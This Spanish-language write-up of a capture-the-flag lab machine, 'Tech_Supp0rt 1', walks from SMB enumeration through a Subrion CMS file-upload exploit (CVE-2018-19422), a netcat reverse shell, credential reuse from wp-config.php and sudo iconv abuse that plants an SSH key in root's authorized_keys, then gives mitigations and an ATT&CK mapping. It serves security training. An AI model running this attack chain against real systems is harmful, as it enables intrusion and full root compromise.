Maquina Tech_Supp0rt 1

Enumeración inicial

Comencé con una fase de escaneo agresivo utilizando `nmap` para identificar puertos abiertos, servicios activos y versiones de software. Ejecuté el siguiente comando:

```
(zikuta㉿zikuta)-[~]
└─$ nmap -sV -sS -Pn -p- -sC --min-rate 5000 10.10.95.117
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 14:43 CDT
Nmap scan report for 10.10.95.117
Host is up (0.18s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2025-07-22T01:14:10+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -1h49m59s, deviation: 3h10m30s, median: 0s
| smb2-security-mode:
|   3:1:1:
```

```
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-07-21T19:44:08
|_  start_date: N/A
```

Resultado del escaneo:

```
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu
80/tcp  open  http        Apache httpd 2.4.18
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu
```

Se identificaron **cuatro puertos abiertos**: SSH (22), HTTP (80), y Samba (139/445). La presencia de Samba nos abre la posibilidad de realizar una enumeración de recursos compartidos.

Enumeración SMB

Ejecuté una exploración de recursos compartidos sin autenticación:

```
(zikuta㉿zikuta)-[~]
└─$ smbclient -L 10.10.52.97 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk
        IPC$            IPC       IPC Service (TechSupport server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

El recurso compartido `websvr` llamó mi atención, así que lo monté y exploré su contenido:

```
smbclient //10.10.95.117/websvr -N
```

Dentro encontré un archivo llamado `enter.txt`. Lo descargué con `get enter.txt` y lo leí:

```
──(zikuta㉿zikuta)-[~/techsupport]
└─$ cat enter.txt
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|->admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
|->
```


Esto nos reveló tres pistas importantes:

1. El CMS **Subrion** está instalado en `/subrion`, aunque no está funcionando correctamente.
2. Hay credenciales (aparentemente cifradas) para **Subrion**.
3. Hay también un sitio con **WordPress** que necesita edición.

Enumeración Web

Accedí a la URL `http://10.10.95.117/subrion/panel`, lo cual me llevó al panel de inicio de sesión del CMS Subrion.

Como la contraseña parecía cifrada, utilicé CyberChef para probar varias recetas automáticas hasta que se descifró correctamente como: `Scam2021`



Acceso al panel Subrion

Ingresé exitosamente en `http://10.10.95.117/subrion/panel` con:

- **Usuario:** `admin`
- **Contraseña:** `Scam2021`

Ya dentro del panel, mi siguiente paso será explorar funcionalidades que permitan **cargar archivos** modificar contenido o escalar privilegios. Pero hasta este punto, la fase de **enumeración y acceso inicial al CMS** se logró con éxito.

Explotación de Subrion CMS 4.2.1 - RCE mediante File Upload

Target: `http://10.10.95.117/subrion/`
Versión Vulnerable: Subrion CMS 4.2.1
Vector de Ataque: File Upload Bypass → RCE (Reverse Shell)
Shell obtenida: `www-data`
Usuario del sistema: `scamsite`

Raíz de la Vulnerabilidad

Subrion CMS 4.2.1 presentaba **validación insuficiente** en la función de subida de archivos, permitiendo a usuarios autenticados (incluso con bajos privilegios) cargar archivos ejecutables maliciosos. Los mecanismos de protección fallaban en:

Validación de extensiones:

- Lista negra incompleta (omitía `.phar`, `.php7`, `.inc`).
- No normalización de cadenas (ej: `.PhP` != `.php`).

Procesamiento del servidor:

- Configuraciones por defecto de Apache/Nginx ejecutaban archivos con doble extensiones (ej: `file.php.jpg` si `mod_mime` estaba mal configurado).
- PHP interpretaba `.phar` como código ejecutable si `phar.readonly = Off`.

Vectores de Ataque Confirmados

Bypass con extensión `.phar`

Mecanismo:

- Archivos PHAR (`PHP Archive`) contienen código PHP comprimido y son ejecutables si el servidor no los bloquea.

- Subrion no filtraba `.phar` en sus listas negras.

Explotación de CVE-2018-19422

Utilicé un exploit público que automatiza el proceso de autenticación, obtiene el token CSRF necesario, evade las restricciones de subida, y carga una webshell PHP con una reverse shell embebida.

Ejecución del exploit:

```
(zikuta㉿zikuta)-[~/techsupport]
└─$ python3 subrion.py -u http://10.10.95.117/subrion/
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE -

[+] Trying to connect to: http://10.10.95.117/subri
[+] Success!
[+] Got CSRF token: z8KjVfMfO1y1g4IYwXaFJTEP6qDRZ6x
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: uwavtenzasdwriq

[+] Trying to Upload Reverse Shell...
[+] Checking if reverse shell was uploaded correctl
```

Conexión inversa

Se activó un listener en el puerto 4444 para recibir la shell:

```
──(zikuta㉿zikuta)-[~/techsupport]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.23.120.245] from (UNKNOWN) [10.10.95.117] 42828
bash: cannot set terminal process group (1378): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TechSupport:/var/www/html/subrion/uploads$ cd ../
cd ../
www-data@TechSupport:/var/www/html/subrion$ whoami
whoami
www-data
```

Obtención de Shell como www-data

Tras explotar una vulnerabilidad de **File Upload en Subrion CMS 4.2.1**, obtuve una shell inversa como el usuario `www-data`. Sin embargo, esta shell era **no interactiva**, lo que limitaba mi capacidad de ejecutar comandos como `sudo`.

Mejorando la Shell con Python PTY

Para obtener una **terminal interactiva**, ejecuté:

```
www-data@TechSupport:/$ python -c 'import pty; pty.spawn("/bin/bash")'
```

Esto me permitió usar funciones como **autocompletado** y **historial de comandos**, esenciales para una enumeración eficiente.

Enumeración y Movimiento Lateral

Una vez obtenida la shell en la máquina comprometida, inicié el proceso de reconocimiento local con el objetivo de identificar archivos sensibles que pudieran contener credenciales o configuraciones útiles para una posible escalada de privilegios.

Durante esta etapa, explorando las rutas comunes de aplicaciones web, localicé el archivo de configuración de WordPress (`wp-config.php`), el cual contenía credenciales en texto plano para la base de datos:

```
/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
```

Acceso al Usuario `scamsite`

Probé reutilizar estas credenciales para el usuario `scamsite`

```
su scamsite
Password: ImAScammerLOL!123!

scamsite@TechSupport:/$ sudo -l
sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin
```

```
User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
```

¡Éxito! Ahora tenía acceso como `scamsite`.

Escalada de Privilegios Abuso de `iconv`

Análisis Técnico:

- `iconv` es una utilidad para conversión de codificación de caracteres.
- El permiso `NOPASSWD` permite ejecutarlo como root sin contraseña.
- El binario tiene capacidad de leer y escribir archivos.

Investigación de las Capacidades de iconv

Examiné el comportamiento de `iconv` con:

```
scamsite@TechSupport:~$ iconv --help
Usage: iconv [OPTION...] [FILE...]
Convert encoding of given files from one encoding to another.

Options:
  -f, --from-code=NAME       encoding of original text
  -t, --to-code=NAME         encoding for output
  -o, --output=FILE          output file
```

Hallazgos Clave:

- Puede leer archivos (`FILE` argumento de entrada)
- Puede escribir archivos (`-o` permite especificar salida)
- No tiene restricciones de path al ejecutarse como root

Explotación Técnica Escritura Arbitraria como Root

Estrategia Seleccionada

Inyectar una clave SSH pública en `/root/.ssh/authorized_keys` para obtener acceso persistente como root.

Proceso Detallado:

1. Generación de Clave SSH en nuestra maquina

```
┌──(zikuta㉿zikuta)-[~/techsupport]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
```

Transferencia de Clave Pública a Víctima:

Copiamos la clave ssh con

```
cat ~/.ssh/id_rsa.pub
```

Pegamos nuestra clave en la maquina victima

```
echo "ssh-rsa ________"  sudo iconv -f utf-8 -t utf-8 -o
/root/.ssh/authorized_keys
```

- `iconv` se usa para **escribir archivos como root** debido a `sudo`.
- La clave pública se guarda en `/root/.ssh/authorized_keys`, permitiendo conexión SSH como `root`.

- `-f utf-8 -t utf-8`: Conversión trivial (misma codificación)

Conexión SSH como Root

Procedemos a intentar conectarnos por ssh.

```
(zikuta㉿zikuta)-[~/techsupport]
└─$ ssh -i ~/.ssh/id_rsa root@10.10.201.96         Welcome to Ubuntu 16.04.7
LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


120 packages can be updated.
88 updates are security updates.
```

```
Last login: Sun Nov 21 11:17:57 2021
root@TechSupport:~# cat root.txt
```

Nos hemos conectado de forma exitosa como el usuario `root`.

Conclusion

A lo largo de este proceso de ataque, comenzamos identificando y explotando una vulnerabilidad de ejecución remota de código (RCE) en Subrion CMS 4.2.1 (CVE-2018-19422) a través de su función de carga de archivos, lo que nos permitió obtener un acceso inicial como el usuario www-data y posteriormente mejorar a una shell interactiva usando Python.

Durante la fase de enumeración, descubrimos credenciales almacenadas en texto plano en el archivo wp-config.php de WordPress, las cuales fueron reutilizadas exitosamente para escalar privilegios al usuario scamsite mediante el comando su.

Una vez como scamsite, el análisis de permisos sudo reveló la capacidad de ejecutar iconv como root sin contraseña, vector que aprovechamos para escribir nuestra clave SSH pública en el archivo authorized_keys de root, logrando así acceso persistente como superusuario. Este ataque demostró múltiples fallos de seguridad críticos: una aplicación web sin parches, almacenamiento inseguro de credenciales, reutilización de contraseñas, permisos sudo excesivamente permisivos y falta de monitoreo en directorios sensibles, vulnerabilidades que podrían mitigarse mediante actualizaciones periódicas, implementación de políticas de contraseñas robustas, restricción estricta de permisos sudo, configuración adecuada de controles de acceso y auditorías continuas del sistema, destacando la importancia de un enfoque de defensa en profundidad para proteger sistemas contra ataques multifásicos como el aquí documentado.

Mitigación del Ataque

Plan de Mitigación Integral

Componente Vulnerable	Acción Correctiva	Impacto
Subrion CMS 4.2.1	Actualizar a última versión (≥4.2.3)	Elimina RCE
Permiso sudo `iconv`	Remover en `/etc/sudoers`: `scamsite ALL=(root) NOPASSWD: /usr/bin/iconv`	Previene escalada
Reutilización de credenciales	Implementar políticas de contraseñas únicas	Reduce movimiento lateral

Componente Vulnerable	Acción Correctiva	Impacto
/root/.ssh sin auditoría	Configurar `auditd` para monitorear cambios	Detecta intrusiones

Hardening del Sistema

```
# 1. Restringir permisos SSH
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys

# 2. Instalar y configurar AppArmor para iconv
sudo apt install apparmor-utils
sudo aa-genprof /usr/bin/iconv
# Configurar perfil para solo permitir conversiones legítimas

# 3. Habilitar auditing
sudo apt install auditd
sudo auditctl -a always,exit -F path=/usr/bin/iconv -F perm=x -k sudo_icon
```

MITRE ATT&CK

Táctica	Técnica ID	Nombre de la Técnica	Ejemplo en el Ataque
Initial Access	T1190	Exploit Public-Facing Application	Explotación de Subrion CMS 4.2.1 (CVE-2018-19422)
Persistence	T1098.004	SSH Authorized Keys	Inyección de clave SSH en /root/.ssh/authorized_keys
Privilege Escalation	T1548.001	Abuse Elevation Control Mechanism: setuid/sudo	Abuso de `sudo iconv` para escalada
Defense Evasion	T1070.004	File Deletion	No se observó limpieza de logs
Lateral Movement	T1078.003	Valid Accounts: Local Accounts	Reuso de credenciales WordPress → scamsite

Táctica	Técnica ID	Nombre de la Técnica	Ejemplo en el Ataque
Execution	T1059.004	Command and Scripting Interpreter: Unix Shell	Uso de shell bash/python